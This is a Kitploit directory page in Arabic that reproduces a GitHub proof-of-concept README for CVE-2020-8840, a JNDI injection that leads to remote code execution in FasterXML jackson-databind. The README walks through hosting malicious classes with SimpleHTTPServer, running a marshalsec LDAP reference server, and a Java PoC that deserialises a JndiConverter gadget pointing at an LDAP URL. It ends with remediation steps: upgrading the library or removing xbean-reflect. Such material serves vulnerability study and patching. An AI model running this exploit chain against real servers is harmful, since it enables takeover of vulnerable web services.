

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2020-8840 — استغلال إثبات المفهوم لـ CVE-2020-8840: حقن JNDI يؤدي إلى تنفيذ التعليمات البرمجية عن بُعد في FasterXML jackson-databind. يتضمن إعداد البيئة، وسلسلة الاستغلال، وإرشادات المعالجة. | Kitploit
أدوات/GitHubGitHub/fairyming/cve-2020-8840
تحليل الثغرات الأمنيةتحليل الكودالاستغلالاستغلال تطبيقات الويبالتعلم والتعليممختبرات وتدريب عملي
GitHubfairyming/cve-2020-8840

CVE-2020-8840

استغلال إثبات المفهوم لـ CVE-2020-8840: حقن JNDI يؤدي إلى تنفيذ التعليمات البرمجية عن بُعد في FasterXML jackson-databind. يتضمن إعداد البيئة، وسلسلة الاستغلال، وإرشادات المعالجة.

عرض المستودع
37710منذ 6 سنواتتمت المراجعة من قبل Kitploit
مشاركة

CVE-2020-8840:ثغرة تنفيذ التعليمات البرمجية عن بُعد في FasterXML/jackson-databind

0x00 مقدمة

jackson-databind هي مكتبة معالجة JSON تابعة لمشروع FasterXML.

0x01 نظرة عامة على الثغرة

في 19 فبراير، أصدر NVD إعلانًا أمنيًا كشف عن ثغرة تنفيذ تعليمات برمجية عن بُعد في jackson-databind ناتجة عن حقن JNDI (CVE-2020-8840)، بتقييم CVSS 9.8. في الإصدارات المتأثرة من jackson-databind، بسبب نقص بعض فئات القائمة السوداء لـ xbean-reflect/JNDI، مثل org.apache.xbean.propertyeditor.JndiConverter، يمكن أن تسمح للمهاجم باستخدام حقن JNDI لتحقيق تنفيذ تعليمات برمجية عن بُعد. إذا نجح الهجوم، يمكن الحصول على صلاحيات التحكم في الخادم (على مستوى خدمة الويب).

0x02 الإصدارات المتأثرة

2.0.0 <= FasterXML jackson-databind Version <= 2.9.10.2

0x03 إعداد البيئة

  • إصدار JDK: 1.81 【استخدام ldap و rmi مع حقن JNDI يتطلب إصدارات معينة من JDK. من خلال الشكل أدناه، يمكننا معرفة وقت إصلاح Oracle له بوضوح.

20190606014739_69118.jpg


1、ضع الفئات الخبيثة المترجمة مسبقًا في دليل خادم الويب WX20200223-135435@2x.png هنا نستخدم simplehttp لإنشاء خدمة ويب
python -m SimpleHTTPServer 8080

image.png

2、ابدأ خدمة ldap هنا نستخدم marshalsec. رابط GitHub: https://github.com/mbechler/marshalsec

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://localhost:8080/#Exploit

image.png


3、أنشئ مشروع Java واستورد حزمة الجرة الخاصة بالإصدار المصاب بالثغرة WX20200223-135855@2x.png
0x04 استغلال الثغرة

  • سلسلة استغلال الثغرة بالكامل
poc --> ldap --> http
  • poc
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class Poc {
    public static void main(String args[]) {
        ObjectMapper mapper = new ObjectMapper();

        mapper.enableDefaultTyping();

        String json = "[\"org.apache.xbean.propertyeditor.JndiConverter\", {\"asText\":\"ldap://localhost:1389/Exploit\"}]";

        try {
            mapper.readValue(json, Object.class);
        } catch (IOException e) {
            e.printStackTrace();
        }

    }
}

  • قم بتنفيذ الكود الاستغلالي مباشرةً، حيث يقوم بتحميل الفئات الخبيثة من خادم الويب عبر ldap، مما يؤدي إلى تنفيذ تعليمات برمجية عن بُعد

WX20200223-140159@2x.png

0x05 طرق الإصلاح

1、قم بترقية jackson-databind إلى الإصدارات 2.9.10.3 أو 2.8.11.5 أو 2.10.x 2、تحقق مما إذا كان المشروع يستخدم xbean-reflect. السبب الجذري لهذه الثغرة هو وجود سلسلة استغلال خاصة في xbean-reflect تسمح للمستخدم بتشغيل عملية تحميل الفئات عن بُعد JNDI. يمكن تخفيف تأثير الثغرة عن طريق إزالة xbean-reflect.

الروابط المرجعية:

https://cert.360.cn/warning/detail?id=1fe3b5ea888750006e0d64fb0df1e6ee

https://github.com/jas502n/CVE-2020-8840

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    424
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    276

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





